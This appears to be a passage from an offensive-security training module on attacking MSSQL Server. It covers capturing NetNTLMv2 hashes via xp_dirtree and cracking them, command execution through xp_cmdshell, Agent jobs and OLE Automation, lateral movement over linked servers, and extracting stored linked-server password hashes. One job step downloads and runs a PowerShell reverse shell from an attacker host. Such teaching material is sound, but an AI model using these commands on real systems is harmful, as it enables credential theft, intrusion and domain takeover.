
As attacker, we can abuse this functionality by setting up a `fake SMB share` on our machine with Responder.

```
sudo responder -I tun0 -v
```

... and then have the server attempt to access it with one of these `stored procedures`:

```
EXEC xp_dirtree '\\<IP>\a';
EXEC xp_subdirs '\\<IP>\a';
EXEC xp_fileexist '\\<IP>\a';
```


If successful, the `MSSQL Server service` will authenticate against our fake SMB share which allows us to capture its `NetNTLMv2` hash.



If we're lucky, the account we capture will have a weak password that we can then crack. Occasionally, domain administrators will assign too many permissions to these service accounts which could then lead to a complete domain takeover.

To crack the `NetNTLMv2` hash we captured, we can use hashcat mode `5600` and a wordlist like rockyou:

```
hashcat -m 5600 '<SNIP>' /usr/share/wordlists/rockyou.txt
```



Command Execution

Introduction to Command Execution

After escalating privileges to a `login` with the `sysadmin` role, achieving `command execution` is often the next logical step. There are many ways to do this in `MSSQL Server`, but in this section we will focus on `three common ways`:

- By using the built-in xp_cmdshell extended stored procedure.
- By creating a malicious MSSQL Server Agent Job.
- By creating and executing an OLE Automation stored procedure.

Advanced Server Configuration Options

Two of the following techniques require advanced server configuration options to be enabled, which are disabled by default. To set an `MSSQL Server` configuration option, we use the sp_configure stored procedure. By default, `advanced options` are hidden, but a `login` with the `sysadmin` role may show them with the following `T-SQL` query. Note the RECONFIGURE statement, which actually updates the server configuration.

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
```

Command Execution via xp_cmdshell


The first, and probably most well-known way of achieving `command execution` on `MSSQL Server` is by using the xp_cmdshell extended stored procedure. Technically speaking, command execution is exactly what it is intended for, but `Microsoft` have added a caution to the documentation and disabled it by default, since it is so commonly (ab)used by attackers.

In order to use `xp_cmdshell`, we have to first enable `advanced server configuration options`, and then enable `xp_cmdshell` like so:


```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

Once enabled, we can use `xp_cmdshell` like any other stored procedure, and the output of the command will be returned to us in a table where each row is a new line.

```
EXEC xp_cmdshell 'ipconfig';
```



In the background, `xp_cmdshell` spawns a `cmd.exe` process as a child of `sqlservr.exe` (the `MSSQL Server` service binary) with the string passed to `xp_cmdshell` as a command line argument (e.g., `/c notepad.exe`).



After executing your commands, it is a good idea to reset the `xp_cmdshell` and `show advanced options` configurations to the values they were before.

Command Execution via MSSQL Server Agent Job

Another way to execute commands via `MSSQL Server` is by creating a malicious job for the `MSSQL Server Agent`. Jobs are comparable to `scheduled tasks`, and are intended to be used by `database admins` to automate tasks related to the database server.

`Microsoft` provides the following `example` in their documentation for creating a job. In the `T-SQL` query below, a job called `"Weekly Sales Data Backup"` is defined, which runs a `T-SQL` query `once` at `23:30:00`.


```
USE msdb ;
GO
EXEC dbo.sp_add_job
    @job_name = N'Weekly Sales Data Backup' ;
GO
EXEC sp_add_jobstep
    @job_name = N'Weekly Sales Data Backup',
    @step_name = N'Set database to read only',
    @subsystem = N'TSQL',
    @command = N'ALTER DATABASE SALES SET READ_ONLY',
    @retry_attempts = 5,
    @retry_interval = 5 ;
GO
EXEC dbo.sp_add_schedule
    @schedule_name = N'RunOnce',
    @freq_type = 1,
    @active_start_time = 233000 ;
USE msdb ;
GO
EXEC sp_attach_schedule
   @job_name = N'Weekly Sales Data Backup',
   @schedule_name = N'RunOnce';
GO
EXEC dbo.sp_add_jobserver
    @job_name = N'Weekly Sales Data Backup';
GO
```

There are a handful of different `subsystems` which may be used when creating `job steps`. In the example above, we used the `T-SQL` subsystem, but there are also CmdExec and PowerShell subsystems which may be used to execute `commands` and `PowerShell scripts` respectively.

For example, with the following `T-SQL` query, we can create a new `job`, with a `step` which uses the `PowerShell` subsystem to `download and execute a script` hosted on our own machine. Instead of defining a schedule like in the previous example, we can use the sp_start_job stored procedure to start the job immediatly.

```
USE msdb;
GO

EXEC sp_add_job
    @job_name = N'Malicious Job';
GO

EXEC sp_add_jobstep
    @job_name = N'Malicious Job',
    @step_name = N'Execute PowerShell Script',
    @subsystem = N'PowerShell',
    @command = N'(New-Object
Net.WebClient).DownloadString("http://10.10.14.104/a")|IEX;',
    @retry_attempts = 5,
    @retry_interval = 5;
GO

EXEC sp_add_jobserver
    @job_name = N'Malicious Job';
GO

EXEC sp_start_job
    @job_name = N'Malicious Job';
GO
```

In this case, the file `a` contains a standard `PowerShell` reverse shell, which as you can see below, is returned as `HTB\svc_sql` (the user the `MSSQL Server Agent` service is running as). By default, said service runs as `NT Service\sqlserveragent`, who has the `SeImpersonatePrivilege` privilege, which can be exploited by one of the well-known "potato" attacks to escalate to `SYSTEM`.



After executing your commands, it is a good idea to remove any `jobs` you created with the sp_delete_job stored procedure.

The one caveat to this approach, is that the `MSSQL Server Agent` service needs to be running, which it does not by default. However, if you notice a `MSSQL Server` seems to be using agent jobs, then this method may be worth trying.

Command Execution via OLE Automation Stored Procedure


The third way we will look at executing commands is by creating a malicious OLE Automation stored procedure. By default, they are disabled, however when operating in the context of a `sysadmin`, we can easily enable this feature with the following `T-SQL` query:

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;

EXEC sp_configure 'ole automation procedures', 1;
RECONFIGURE;
```

OLE Automation is an inter-process communication mechanism developed by `Microsoft` which essentially allows us to use other languages such as `VBScript` from a `T-SQL` query. To do so, we need to make use of the sp_OACreate and sp_OAMethod stored procedures.

For example, we can use `OLE Automation` to create a `wscript.shell` object and then execute an arbitrary command with the following `T-SQL` query. In this case, it writes the output of `whoami` to `C:\Windows\Tasks\tmp.txt`.

```
DECLARE @objShell INT;
DECLARE @output varchar(8000);

EXEC @output = sp_OACreate 'wscript.shell', @objShell Output;
EXEC sp_OAMethod @objShell, 'run', NULL, 'cmd.exe /c "whoami >
C:\Windows\Tasks\tmp.txt"';
```



After executing your commands, it is a good idea to reset the `ole automation procedures` and `show advanced options` configurations to the values they were before.

Lateral Movement

Introduction to Linked Servers

In `MSSQL Server`, there is the concept of linked servers. Essentially, by linking `server A` to `server B`, you are able to execute database queries remotely on `server B` from `server A`. When a remote server is linked, authentication credentials are specified which could be a `low-level` or `sysadmin` login.

There are three ways to remotely execute queries on `linked servers`:

- OPENQUERY: Executes a query on a pre-defined linked server
- EXECUTE AT: Executes a query on a pre-defined linked server.
- OPENROWSET: Connects and executes a query on a remote server


`OPENROWSET` is meant to be a more `ad-hoc` method of accessing remote servers, since it requires a connection string to be passed as an argument. Because of this, we will focus on the other two. The main difference between `OPENQUERY` and `EXECUTE AT`, is that `OPENQUERY` can only return one result set, whereas `EXECUTE AT` can return multiple.

Since you may use these statements to remotely execute `stored procedures` such as `xp_cmdshell`, the concept of `"lateral movement"` across `MSSQL Servers` exists.

Enumerating Linked Servers

Before we can execute any remote queries, we need to identify which (if any) servers are linked to the one we have control of. To do so, we may use the sp_linkedservers stored procedure:


```
EXEC sp_linkedservers;
```



From the output above, we see two servers - `SQL01`, which is the server we are currently connected to, and `SQL02`, which is a remote server that is linked to this one.

Once a linked server is identified, we could use the `OPENQUERY` statement like so, for example, to return a list of databases:

```
SELECT * FROM OPENQUERY(SQL02, 'SELECT name, database_id, create_date FROM
sys.databases');
```



Note that we are executing the query as `ws_dev` in the screenshot above. You do not need the `sysadmin` role to execute remote queries, but you will need the `sysadmin` role (or explicit permission) on the remote server if you are attempting to execute commands with e.g., `xp_cmdshell`.


Remote Command Execution via EXECUTE AT

Before we attempt to execute commands on the `linked server`, we need to make sure we have enough permissions to do so. In this case, we can use the IS_SRVROLEMEMBER function to verify that we are mapped as a login with the `sysadmin` role on `SQL02`. Note the double single quotes, which is how you `"escape"` single quotes in `T-SQL`.


```
SELECT * FROM OPENQUERY(SQL02, 'SELECT IS_SRVROLEMEMBER(''sysadmin'')');
```

Now that we've verified we have enough permissions, we can go ahead and enable `advanced server configuration options`, enable `xp_cmdshell` and then execute `xp_cmdshell` remotely. `OPENQUERY` would work just fine, but for the sake of variation, this is how we could remotely execute `whoami` using `EXECUTE AT`:

```
EXECUTE ('EXEC sp_configure "show advanced options", 1; RECONFIGURE; EXEC
sp_configure "xp_cmdshell", 1; RECONFIGURE; EXEC xp_cmdshell "whoami";')
AT SQL02;
```



In the screenshot above, we can see that the `MSSQL Server` service is running as the default `NT Service\mssqlserver` user, who has the `SeImpersonatePrivilege` privilege.




Decrypting Linked Server Passwords (Post-Exploitation)

After compromising a machine which hosts an `MSSQL Server` instance with linked servers, it is possible to extract and decrypt the (MSSQL Server Authentication) credentials used to authenticate to said linked servers. To do so, you need to have control of a login with the `sysadmin` role, as well as an account with `local administrator` privileges on the underlying server.

Note: In the case where you have a `local administrator`, but no `sysadmin` access, it is possible to obtain access like so.


The credentials used to authenticate against linked servers are stored inside the sys.syslnklgns table. In order to access this table, a dedicated administrator connection (DAC) must be used. By default, DACs may only be created locally (controlled by the remote admin connections configuration option). We can connect via `DAC` using `SSMS` like so:

1. Close all open connections
2. Select `Database Engine Query` from the file menu
3. Enter `ADMIN:SQL02` as the server name
4. Enter the authentication credentials of a login with the `sysadmin` role. In this case, we will use `Windows Authentication` as `SQL02\Administrator`.




Once connected via `DAC`, you may enumerate the `encrypted` credentials with the following `T-SQL` query. In the output below, we can see that `SQL01` is linked to `SQL02` via the `ws_user` login. We can copy the value of `pwdhash` for later by right clicking and selecting `Copy`.

```
SELECT sysservers.srvname, syslnklgns.name, syslnklgns.pwdhash
FROM master.sys.syslnklgns
INNER JOIN master.sys.sysservers
ON syslnklgns.srvid = sysservers.srvid WHERE LEN(pwdhash) > 0;
```



